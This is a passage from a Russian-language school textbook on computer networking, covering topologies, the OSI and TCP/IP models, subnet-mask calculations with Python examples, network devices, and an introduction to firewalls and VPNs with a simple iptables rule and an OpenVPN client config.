


2. **Топология «шина»** — все устройства подключаются к одному общему кабелю, как если бы весь класс пользовался одной телефонной линией. Это экономичный способ, но, если кабель ломается, связь прекращается для всех.

3. **Кольцевая топология** — устройства соединены в кольцо, как в цепочке, где каждый ученик передает сообщение следующему по кругу. Такая схема обеспечивает быструю передачу данных, но, если цепочка разорвется, весь процесс общения нарушится.



4. **Топология «сетка»** — каждое устройство подключено ко многим другим, как если бы у каждого ученика была прямая связь с каждым одноклассником. Это обеспечивает надежность, так как если один путь сломается, всегда есть другой. Однако такая сеть сложна и дорога в реализации.



Для общения между устройствами в сети используются специальные наборы правил — **протоколы**. Это как грамматика и правила языка для людей. Чтобы объяснить, как работают эти протоколы рассмотрим две модели: **модель OSI** и **модель TCP/IP**.

4.1.1.2. Модель OSI

Модель OSI (Open Systems Interconnection) — это концептуальная структура, которая описывает, как данные передаются по сети от одного устройства к другому. Она состоит из семи уровней, каждый из которых выполняет определённые функции и взаимодействует с соседними уровнями. Понимание этой модели помогает разобраться в сложных процессах сетевой коммуникации, включая физические и математические принципы, а также протоколы, используемые на каждом уровне.

1. Физический уровень

Функция: Отвечает за передачу необработанных битов (0 и 1) по физическим средам передачи, таким как кабели, оптоволокно или радиоволны.

Физические и математические принципы:

Медные провода:

- **Передача по медным проводам:** Основана на передаче электрического сигнала. Биты данных кодируются изменением напряжения или тока в проводнике.

- **Преимущества:** Простота использования, низкая стоимость, хорошая совместимость с традиционными телефонными и кабельными сетями.
- **Недостатки:** Подверженность электромагнитным помехам и затуханию сигнала на больших расстояниях, что требует использования усилителей или повторителей.

- **Типы кабелей:**
  - **Коаксиальный кабель:** Состоит из центрального проводника, окруженного изоляционным слоем, металлической оплёткой и внешней оболочкой. Используется в кабельном телевидении и традиционных сетях Ethernet.

  - **Витая пара (Twisted Pair):** Состоит из двух или более проводников, скрученных между собой для уменьшения электромагнитных помех. Используется в современных сетях Ethernet (например, кабели категории 5e, 6).


Оптоволокно:

- **Передача по оптоволокну:** В оптоволоконных кабелях для передачи данных используется свет, а не электрический сигнал. Это основано на принципах оптики, таких как полное внутреннее отражение.
  - **Принцип работы:** Световые импульсы, представляющие биты данных, передаются через тонкие стеклянные или пластиковые волокна. Свет распространяется по волокну благодаря полному внутреннему отражению на границе сердцевины и оболочки волокна.
  - **Преимущества:** Высокая скорость передачи данных, устойчивость к электромагнитным помехам, возможность передачи на большие расстояния без значительного затухания сигнала.
  - **Недостатки:** Высокая стоимость, сложность монтажа и обслуживания.


Радиоволны:

- **Беспроводная передача:** Радиоволны используются для передачи данных в беспроводных сетях (Wi-Fi, Bluetooth, мобильные сети). Основана на распространении электромагнитных волн через воздушное пространство.
  - **Принцип работы:** Передатчик модулирует несущую радиоволну, изменяя её параметры (амплитуду, частоту или фазу) для кодирования битов данных. Приёмник демодулирует сигнал, извлекая данные.
  - **Преимущества:** Мобильность, простота установки, отсутствие необходимости в физическом кабеле.
  - **Недостатки:** Подверженность электромагнитным помехам, ограниченное расстояние и скорость передачи по сравнению с проводными средами.
- **Модуляция:** Процесс изменения параметров несущего сигнала (амплитуды, частоты или фазы) для передачи информации.


- **Амплитудная модуляция (AM)**



- **Частотная модуляция (FM)|**



- **Фазовая модуляция (PM)**



- **Дискретизация и квантование:** При преобразовании аналоговых сигналов в цифровые используются принципы теоремы Котельников[36]а (теорема отсчётов).
- **Кодирование линий связи:** NRZ, Manchester, 4B/5B — схемы кодирования, которые обеспечивают синхронизацию и обнаружение ошибок.

Протоколы и стандарты:

- **Ethernet (IEEE 802.3):** Определяет физические характеристики сетей, включая типы кабелей и скорости передачи.
- **Wi-Fi (IEEE 802.11):** Беспроводная передача данных с использованием радиоволн.
- **Bluetooth (IEEE 802.15):** Беспроводная связь на короткие расстояния.

Как это работает:

- Передатчик преобразует цифровые данные в электрические, оптические или радиочастотные сигналы.
- Сигналы передаются по физической среде к приёмнику.
- Приёмник преобразует полученные сигналы обратно в цифровые данные.

Пример: Когда вы отправляете сообщение, компьютер преобразует биты данных в сигналы, которые передаются по кабелю к другому устройству.

2. Канальный уровень

Функция: Обеспечивает надёжную передачу данных по физической линии связи между двумя узлами. Управляет доступом к среде передачи и обнаружением ошибок.

[36] При преобразовании аналоговых сигналов в цифровые, теорема Котельникова обеспечивает точное восстановление при дискретизации.

Физические и математические принципы:

- **Контроль доступа к среде (MAC):** Алгоритмы, позволяющие устройствам делить общую среду передачи без конфликтов.
  - **CSMA/CD (Carrier Sense Multiple Access with Collision Detection):** Используется в Ethernet для обнаружения коллизий.
  - **CSMA/CA (Collision Avoidance):** Используется в Wi-Fi для предотвращения коллизий.
- **Кодирование и декодирование данных:** Добавление контрольных сумм и кодов для обнаружения и коррекции ошибок (CRC — циклический избыточный код).
- **Теория вероятностей:** Оценка вероятности коллизий и ошибок передачи.

Протоколы:

- **Ethernet (IEEE 802.3):** Определяет формат кадров и методы доступа к среде.
- **PPP (Point-to-Point Protocol):** Используется для прямого соединения между двумя узлами.
- **HDLC (High-Level Data Link Control):** Протокол для синхронной передачи данных.

Как это работает:

- Данные разбиваются на **кадры** с заголовками и контрольными суммами.
- Перед отправкой кадра устройство проверяет, свободна ли среда передачи.
- При обнаружении ошибки кадр может быть повторно передан.


Пример: В Ethernet-сети, прежде чем отправить данные, компьютер «слушает» кабель, чтобы убедиться, что никто другой не передаёт.

3. Сетевой уровень

Функция: Определяет, как данные передаются от отправителя к получателю через несколько сетей. Отвечает за логическую адресацию и маршрутизацию пакетов.

Физические и математические принципы:

- **Теория графов:** Используется для оптимизации маршрутов передачи данных.



- **Алгоритмы маршрутизации:**
  - **Алгоритм Дейкстры:** Находит кратчайший путь в графе.
  - **Алгоритм Беллмана-Форда:** Учитывает стоимость маршрутов.
- **Адресация и маскирование подсетей:** Определяют, к какой сети принадлежит устройство.

Протоколы:

- **IP (Internet Protocol):**
  - **IPv4:** Использует 32-битные адреса (например, 192.168.1.1).
  - **IPv6:** Использует 128-битные адреса для расширения адресного пространства.
- **ICMP (Internet Control Message Protocol):** Передаёт сообщения об ошибках и служебную информацию (например, команды ping).
- **ARP (Address Resolution Protocol):** Преобразует IP-адреса в MAC-адреса.

Как это работает:

- Данные упаковываются в **пакеты** с IP-адресами отправителя и получателя.
- Маршрутизаторы анализируют IP-адреса и принимают решения о пересылке пакетов дальше по сети.

Пример: Когда вы посещаете веб-сайт, ваш компьютер использует IP-адрес сервера для отправки запроса через Интернет.

4. Транспортный уровень

Функция: Обеспечивает надёжную передачу данных между приложениями на разных устройствах. Управляет сегментацией данных, контролем потока и исправлением ошибок.

Физические и математические принципы:

- **Протокол скользящего окна (Sliding Window):** Регулирует скорость передачи данных между отправителем и получателем.
- **Контроль перегрузки:** Алгоритмы, предотвращающие переполнение сети данными (например, алгоритм TCP Tahoe и Reno).
- **Номера последовательностей и подтверждений:** Обеспечивают упорядоченную передачу данных.

Протоколы:

- **TCP (Transmission Control Protocol):** Надёжный, устанавливает соединение перед передачей данных.
- **UDP (User Datagram Protocol):** Быстрый, но ненадёжный, без установления соединения.

Как это работает:

- **TCP:**
  - Устанавливает соединение через процесс «трёхстороннего рукопожатия».
  - Разбивает данные на **сегменты**, пронумерованные последовательно.
  - Контролирует потери пакетов и повторно передаёт их при необходимости.
- **UDP:**
  - Отправляет данные в виде **датаграмм** без подтверждения и установления соединения.

Пример: При загрузке веб-страницы используется TCP для гарантированной доставки всех данных. При просмотре онлайн-видео часто используется UDP для минимизации задержек.

5. Сеансовый уровень

Функция: Управляет установкой, поддержанием и завершением сеансов связи между приложениями. Обеспечивает синхронизацию и управление диалогом между устройствами.

Физические и математические принципы:

- **Автоматы состояний:** Моделируют процесс установления и завершения сеанса.
- **Контроль точек восстановления:** Позволяет возобновить передачу данных с определённого момента в случае сбоя.

Протоколы:

- **RPC (Remote Procedure Call):** Позволяет программам вызывать функции на удалённых серверах.
- **NetBIOS:** Используется для связи между компьютерами в локальных сетях Windows.

Как это работает:

- При запуске приложения устанавливается **сеанс** связи с удалённым сервером.
- В ходе сеанса происходит обмен данными, поддерживается состояние соединения.
- После завершения работы сеанс закрывается корректно.

Пример: Видеоконференция использует сеансовый уровень для управления соединением между участниками.

6. Презентационный уровень

Функция: Отвечает за преобразование, шифрование и сжатие данных, обеспечивая их представление в нужном формате для разных систем.

Физические и математические принципы:

- **Кодирование данных:** Преобразование данных в стандартные форматы (например, UTF-8 для текста).
- **Шифрование и дешифрование:** Математические алгоритмы (RSA, AES) для защиты данных.
- **Сжатие данных:** Алгоритмы уменьшения объёма данных (Huffman, LZW).

Протоколы:

- **SSL/TLS (Secure Sockets Layer/Transport Layer Security):** Обеспечивает безопасную передачу данных.
- **MIME (Multipurpose Internet Mail Extensions):** Определяет форматы различных типов данных в электронной почте.

Как это работает:

- Данные кодируются в общий формат, понятный отправителю и получателю.
- При необходимости данные шифруются для обеспечения конфиденциальности.
- Данные могут быть сжаты для ускорения передачи.

Пример: При посещении защищённого сайта (HTTPS) данные шифруются с использованием TLS.

7. Прикладной уровень

Функция: Предоставляет интерфейс между приложениями пользователя и сетью. Это уровень, с которым взаимодействует конечный пользователь.

Физические и математические принципы:

- **Протоколы высокого уровня:** Определяют правила обмена специфичными для приложений данными.
- **Обработка запросов и ответов:** Логика работы приложений.

Протоколы:

- **HTTP/HTTPS (HyperText Transfer Protocol):** Используется для передачи веб-страниц.
- **FTP (File Transfer Protocol):** Для передачи файлов между устройствами.
- **SMTP (Simple Mail Transfer Protocol):** Для отправки электронной почты.
- **DNS (Domain Name System):** Преобразует доменные имена в IP-адреса.

Как это работает:

- Пользовательское приложение отправляет запрос через соответствующий протокол.
- Протокол определяет формат и последовательность сообщений.
- Полученное ответное сообщение обрабатывается и представляется пользователю.

Пример: При вводе адреса сайта браузер использует HTTP для запроса страницы у сервера.

Как взаимодействуют все уровни

Когда вы отправляете сообщение или запрашиваете веб-страницу, данные проходят через все уровни модели OSI:

1. **Прикладной уровень:** Ваше приложение формирует запрос.
2. **Презентационный уровень:** Данные кодируются и, при необходимости, шифруются.
3. **Сеансовый уровень:** Устанавливается сеанс связи с удалённым сервером.
4. **Транспортный уровень:** Данные разбиваются на сегменты, устанавливается надёжное соединение.
5. **Сетевой уровень:** Пакеты адресуются и маршрутизируются по сети.
6. **Канальный уровень:** Данные упаковываются в кадры, обеспечивается надёжная передача по физической сети.
7. **Физический уровень:** Биты передаются по физической среде к получателю.

Получатель выполняет обратный процесс, поднимая данные с физического уровня до прикладного, где они становятся понятными пользователю.

Заключение

kaspersky

Модель OSI помогает структурировать и понять сложный процесс передачи данных в сетях. Каждый уровень выполняет специфические функции, основанные на физических и математических принципах, и использует определённые протоколы для обеспечения эффективной и надёжной коммуникации. Понимание этой модели позволяет глубже разобраться в том, как работают сети и Интернет, а также в том, как различные устройства и приложения взаимодействуют друг с другом.

Дополнительные заметки:

- **Протоколы на каждом уровне** стандартизированы и определены международными организациями, такими как IEEE и IETF.
- **Математические принципы**, такие как теория информации, теория кодирования и теория вероятностей, играют ключевую роль в разработке эффективных и надёжных сетей.
- **Физические принципы** электромагнетизма и оптики лежат в основе передачи сигналов по различным средам.

Понимание этих основ поможет вам не только лучше понять, как работают современные сети, но и подготовит к изучению более сложных тем в области информационных технологий и связи.

4.1.1.3. Модель TCP/IP

Модель TCP/IP более проста и состоит из четырех уровней. Она разработана для работы в Интернете и объединяет некоторые уровни модели OSI. Основное внимание уделяется тому, как данные пакуются, получают адреса с помощью IP-адресов и передаются через сеть.

IP-адреса

IP-адрес — это как домашний адрес в интернете для каждого устройства, например, компьютера или телефона. Он нужен, чтобы устройства могли находить и общаться друг с другом в сети.

Версии IP-адресов

Существует две основные версии IP-адресов:

1. **IPv4**: Это более старая версия. Адрес состоит из четырех чисел от 0 до 255, разделенных точками. Например: 192.168.1.1. Всего таких адресов около 4 миллиардов, но с ростом числа устройств их стало не хватать.
2. **IPv6**: Это новая версия. Адрес состоит из восьми групп символов, которые могут включать цифры и буквы от A до F, разделенных двоеточиями. Например: 2001:0db8:85a3:0000:0000:8a2e:0370:7334. Количество возможных IPv6-адресов настолько велико, что их хватит на очень долгое время.

Что такое маска сети и как она работает

Маска сети помогает определить, какая часть IP-адреса относится к сети, а какая — к конкретному устройству в этой сети. Это похоже на почтовый адрес, где есть название города (сеть) и номер дома (устройство).

Пример:

- **IP-адрес**: 192.168.1.10
- **Маска сети**: 255.255.255.0

В этой маске первые три числа 255 говорят о том, что первые три части IP-адреса 192.168.1 — это адрес сети. Последний ноль в маске указывает, что последняя часть IP-адреса 10 — это номер устройства в этой сети.

Как это работает:

- Устройства с IP-адресами 192.168.1.1, 192.168.1.2, ..., 192.168.1.254 находятся в одной сети.
- Если одно устройство хочет связаться с другим и они в одной сети, они общаются напрямую.
- Если устройства в разных сетях, данные передаются через маршрутизатор, который соединяет разные сети.

Разница между IPv4 и IPv6

- **Формат адреса**: IPv4 использует 32-битные адреса (четыре числа), а IPv6 — 128-битные (восемь групп символов).
- **Количество адресов**: IPv4 имеет около 4 миллиардов адресов, IPv6 — огромное число, которого хватит для подключения множества устройств в будущем.
- **Пример IPv4**: 192.0.2.1
- **Пример IPv6**: 2001:0db8:85a3:0000:0000:8a2e:0370:7334

Объяснение маски сети с переводом в биты и примеры задач

Как работает маска сети

Маска сети помогает определить, какая часть IP-адреса относится к сети, а какая — к устройству (хосту) внутри этой сети. Это делается с помощью побитового сравнения IP-адреса и маски сети.

Основные моменты:

- **IP-адрес** и **маска сети** состоят из 32 бит (для IPv4), разделенных на 4 октета по 8 бит.
- **Побитовое И (AND)** применяется между IP-адресом и маской сети для определения адреса сети.

Пример 1: Определите адрес подсети

Дано:

- **IP-адрес**: 225.17.222.89
- **Маска сети**: 255.255.255.192

Шаг 1: Перевод в двоичный формат

1. **IP-адрес в двоичном виде:**

- 225: 11100001
- 17: 00010001
- 222: 11011110
- 89: 01011001

Итого IP-адрес: 11100001.00010001.11011110.01011001

2. **Маска сети в двоичном виде:**

- 255: 11111111
- 255: 11111111
- 255: 11111111
- 192: 11000000

Итого маска сети: 11111111.11111111.11111111.11000000

Шаг 2: Побитовое И (AND) между IP-адресом и маской сети

IP: 11100001.00010001.11011110.01011001

Маска: 11111111.11111111.11111111.11000000

Сеть: 11100001.00010001.11011110.01000000

Шаг 3: Перевод результата обратно в десятичный формат

- 11100001: 225
- 00010001: 17
- 11011110: 222
- 01000000: 64

Итого адрес сети: 225.17.222.64

Пример 2: Определите номер компьютера в этой подсети

Дано:

- **IP-адрес**: 40.243.38.73
- **Маска сети**: 255.255.255.252

Шаг 1: Перевод в двоичный формат

1. **IP-адрес в двоичном виде:**

- 40: 00101000
- 243: 11110011
- 38: 00100110
- 73: 01001001

Итого IP-адрес: 00101000.11110011.00100110.01001001

2. **Маска сети в двоичном виде:**

- 255: 11111111
- 255: 11111111
- 255: 11111111
- 252: 11111100

Итого маска сети: 11111111.11111111.11111111.11111100

Шаг 2: Определение адреса сети

IP: 00101000.11110011.00100110.01001001

Маска: 11111111.11111111.11111111.11111100

Сеть: 00101000.11110011.00100110.01001000

Адрес сети в десятичном формате:

- 00101000: 40
- 11110011: 243
- 00100110: 38
- 01001000: 72

Адрес сети: 40.243.38.72

Шаг 3: Определение номера компьютера в подсети

- Маска 255.255.255.252 оставляет **2 бита** для адресов хостов (32 бита всего минус 30 бит сети).
- **Всего адресов в подсети:** $2^2 = 4$
  но 2 из них резервируются для адреса сети 40.243.38.72
  00101000.11110011.00100110.01001**00**
  и широковещательного адреса: 40.243.38.75
  00101000.11110011.00100110.01001**11**
- **Доступные хосты:** адреса с последними 2 битами 01 и 10.

IP-адрес нашего компьютера имеет последние 2 бита:

- 01001001 (73 в десятичном) — последние 2 бита 01.

Номер компьютера в подсети: Это первый доступный хост.

Решение с помощью Python и модуля ipaddress

Пример 1: Определение адреса подсети

```
import ipaddress

# Создаем объект IPv4Interface с IP-адресом и маской
ip = ipaddress.IPv4Interface('225.17.222.89/255.255.255.192')
```

```
# Получаем адрес сети
network_address = ip.network.network_address

print(f'Адрес сети: {network_address}')
```

Вывод:

```
Адрес сети: 225.17.222.64
```

Пример 2: Определение номера компьютера в подсети

```
import ipaddress

# Создаем объект IPv4Interface с IP-адресом и маской
ip = ipaddress.IPv4Interface('40.243.38.73/255.255.255.252')

# Получаем сеть
network = ip.network

# Список всех хостов в сети
hosts = list(network.hosts())

# Определяем номер компьютера в подсети
# +1, так как индексация с нуля
host_number = hosts.index(ip.ip) + 1

print(f'Номер компьютера в подсети: {host_number}')
```

Вывод:

```
Номер компьютера в подсети: 1
```

Объяснение результатов


- **В первом примере** мы нашли адрес сети, к которому принадлежит компьютер с IP 225.17.222.89 и маской 255.255.255.192. Адрес сети — 225.17.222.64.
- **Во втором примере** мы определили, что компьютер с IP 40.243.38.73 и маской 255.255.255.252 является первым хостом в своей подсети.

Понятия для запоминания

- **Побитовое И (AND):** операция, где результатом является 1 только если оба соответствующих бита равны 1.
- **Маска сети:** определяет, сколько бит используется для обозначения сети.
- **Адрес сети:** получен путем применения маски сети к IP-адресу с помощью побитового И.
- **Номер хоста в подсети:** определяется по битам, оставшимся после обозначения сети маской.

Сетевые устройства

Компьютерные сети позволяют устройствам обмениваться информацией и работать вместе. Для этого используются специальные устройства, которые помогают направлять и передавать данные. Давай рассмотрим их более подробно, включая их свойства, параметры настройки и места установки.



Маршрутизаторы (роутеры)

Маршрутизатор — это устройство, которое соединяет разные сети между собой и направляет данные по оптимальному пути. Он работает как умный диспетчер, который знает, куда отправить каждое «письмо» (данные), чтобы оно дошло до получателя наиболее быстрым и безопасным способом.

Свойства маршрутизаторов

- **Соединение разных сетей**: маршрутизаторы могут соединять локальные сети (LAN) с глобальной сетью **Интернет**[37] или с другими LAN.
- **Определение пути для данных**: они используют специальные таблицы маршрутизации, чтобы определить лучший путь для передачи данных.
- **Безопасность**: многие маршрутизаторы имеют встроенные **межсетевые экраны (фаерволы)**, которые защищают сеть от несанкционированного доступа.

Параметры настройки

1. **IP-адресация**:
   - **WAN-порт**: настройка внешнего IP-адреса, который используется для подключения к Интернету.
   - **LAN-порт**: определение диапазона внутренних IP-адресов для устройств в локальной сети.
2. **Маршрутизация**:
   - **Статическая маршрутизация**: ручное задание путей для передачи данных.
   - **Динамическая маршрутизация**: использование протоколов, которые автоматически определяют лучший маршрут (например, OSPF, RIP).
3. **Безопасность**:
   - **Настройка фаервола**: определение правил, которые блокируют или разрешают определённый трафик.
   - **VPN (Virtual Private Network)**: создание безопасного соединения между сетями через Интернет.
4. **Беспроводная связь (для Wi-Fi роутеров)**:
   - **SSID**: название вашей беспроводной сети.
   - **Шифрование**: выбор типа защиты (например, WPA2) и установка пароля.

[37] **Интернет** — это глобальная система взаимосвязанных компьютерных сетей, использующая стандартный протокол TCP/IP для передачи данных.

kaspersky

Где устанавливаются маршрутизаторы?

- **Дома**: домашние роутеры подключают ваши устройства к Интернету через провайдера.
- **Офисы и школы**: для соединения локальной сети с Интернетом и между филиалами.
- **Центры обработки данных**: большие маршрутизаторы управляют трафиком между разными сетями и серверами.

Коммутаторы (свитчи)

Коммутатор — это устройство, которое соединяет множество устройств внутри одной локальной сети. Он отправляет данные именно тому устройству, которому они предназначены, что делает сеть более эффективной.

Свойства коммутаторов

- **Соединение устройств в LAN**: объединяет компьютеры, принтеры, серверы и другие устройства.
- **Умная передача данных**: использует **MAC-адреса** для отправки данных конкретному устройству.
- **Высокая скорость передачи**: обеспечивает быстрое взаимодействие между устройствами внутри сети.

Параметры настройки

1. **Конфигурация портов**:
   - **Скорость и дуплекс**: настройка скорости передачи данных (например, 100 Мбит/с или 1 Гбит/с) и режима (полный или половинный дуплекс).
   - **Включение/выключение портов**: можно отключить неиспользуемые порты для безопасности.
2. **VLAN (Virtual LAN)**:
   - Разделение физического коммутатора на несколько виртуальных сетей для улучшения безопасности и управления трафиком.
3. **QoS (Quality of Service)**:
   - Приоритезация трафика для важных приложений (например, видеоконференций).
4. **Безопасность**:
   - **MAC-фильтрация**: разрешение доступа только для определённых устройств.
   - **Storm Control**: защита от перегрузки сети из-за большого количества трафика.

Где устанавливаются коммутаторы?

- **Школьные и офисные сети**: для подключения компьютеров, принтеров и других устройств.
- **Дата-центры**: соединяют серверы и обеспечивают быструю передачу данных между ними.
- **Домашние сети**: в больших домах для расширения количества доступных подключений.

Концентраторы (хабы)

Концентратор — это простое устройство, которое соединяет несколько устройств в сети, но в отличие от коммутатора, отправляет данные всем устройствам одновременно.

Свойства концентраторов

- **Широковещательная передача**: данные отправляются на все порты, независимо от получателя.
- **Простота**: не требует сложной настройки.
- **Низкая эффективность**: из-за того, что все устройства получают все данные, сеть может замедляться.

Параметры настройки

- **Минимальные или отсутствуют**: концентраторы обычно не имеют сложных настроек. Их достаточно подключить к сети, и они начинают работать.

Где устанавливаются концентраторы?

- **Небольшие или устаревшие сети**: в местах, где безопасность и скорость не являются критичными.
- **Учебные лаборатории**: для демонстрации принципов работы сети.
- **Все реже используются**: современные сети предпочитают коммутаторы из-за их эффективности и безопасности.

kaspersky

4.1.2. Введение в сетевую безопасность

Представь, что ты хочешь отправить открытку через большой и оживлённый город. Кто угодно может перехватить её и прочитать твоё сообщение. В цифровом мире происходит то же самое, когда мы передаем данные через Интернет. Именно поэтому нам нужна сетевая безопасность.

Как замки и сигнализация для твоего дома

Точно так же, как мы защищаем свои дома замками и сигнализацией, нам нужно защищать наши компьютерные сети от несанкционированного доступа и киберугроз. Это помогает предотвратить кражу личной информации, денег и даже защитить целые компании от взлома.

4.1.2.1. Брандмауэры — первые охранники на пути

Брандмауэр (или "фаервол") — это программа или устройство, которое контролирует доступ к сети. Они проверяют каждого, кто входит или выходит, и решают, можно ли им это делать.

Типы брандмауэров:

1. **Брандмауэры с пакетной фильтрацией:** Они проверяют каждое сообщение, основываясь на адресах отправителя и получателя, а также на содержании. Если что-то кажется подозрительным, они могут остановить или заблокировать его.

Пример настройки: Разрешить доступ к IP-адресу 192.168.1.100 по порту[38] 80 (HTTP), блокируя все остальные входящие соединения.

```
iptables -A INPUT -p tcp -s 192.168.1.100 --dport 80 -j ACCEPT

iptables -A INPUT -j DROP
```

2. **Брандмауэры с отслеживанием состояния:** Они не только проверяют каждое сообщение, но и запоминают, кто с кем уже общался. Это помогает им принимать более умные решения, основываясь на предыдущих взаимодействиях.
3. **Прокси-брандмауэры:** Представь, что ты общаешься с внешним миром только через доверенного друга. Этот друг (прокси-брандмауэр) передаёт сообщения туда и обратно, проверяя и фильтруя их, чтобы убедиться, что всё безопасно.

Пример использования:

- **Брандмауэр в домашнем роутере:** Можно настроить его так, чтобы блокировать доступ к определённым сайтам или сервисам. Например, блокировать доступ ко всем сайтам с играми после 22:00, чтобы сосредоточиться на отдыхе и учёбе.


4.1.2.2. VPN — секретный туннель через Интернет

VPN (**virtual private network** виртуальная частная сеть) создаёт защищённое соединение между вашим устройством и другой сетью через Интернет. Это, как если бы вы прокладывали секретный туннель между двумя точками, через который никто не сможет подслушать. При этом вы используете сеть интернет общего доступа.

Как работает VPN:

- **Шифрование данных:** VPN создаёт зашифрованное соединение через общедоступную сеть. Даже если кто-то попытается подслушать или перехватить ваши данные, они не смогут их прочитать.

[38] **Порт** — это числовой код, который позволяет компьютеру различать программы для передачи данных. Например, веб-страницы используют порт 80. Порты работают на транспортном уровне (4-й уровень) модели OSI.



Пример настройки VPN:

Допустим, вы используете программу OpenVPN. Вот пример файла настройки клиента:

> **client**
>
> **dev tun**
>
> **proto udp**
>
> **remote your_home_ip 1194**
>
> **keepalive 10 120**
>
> **nobind**
>
> **persist-key**
>
> **persist-tun**
>
> **ca ca.crt**
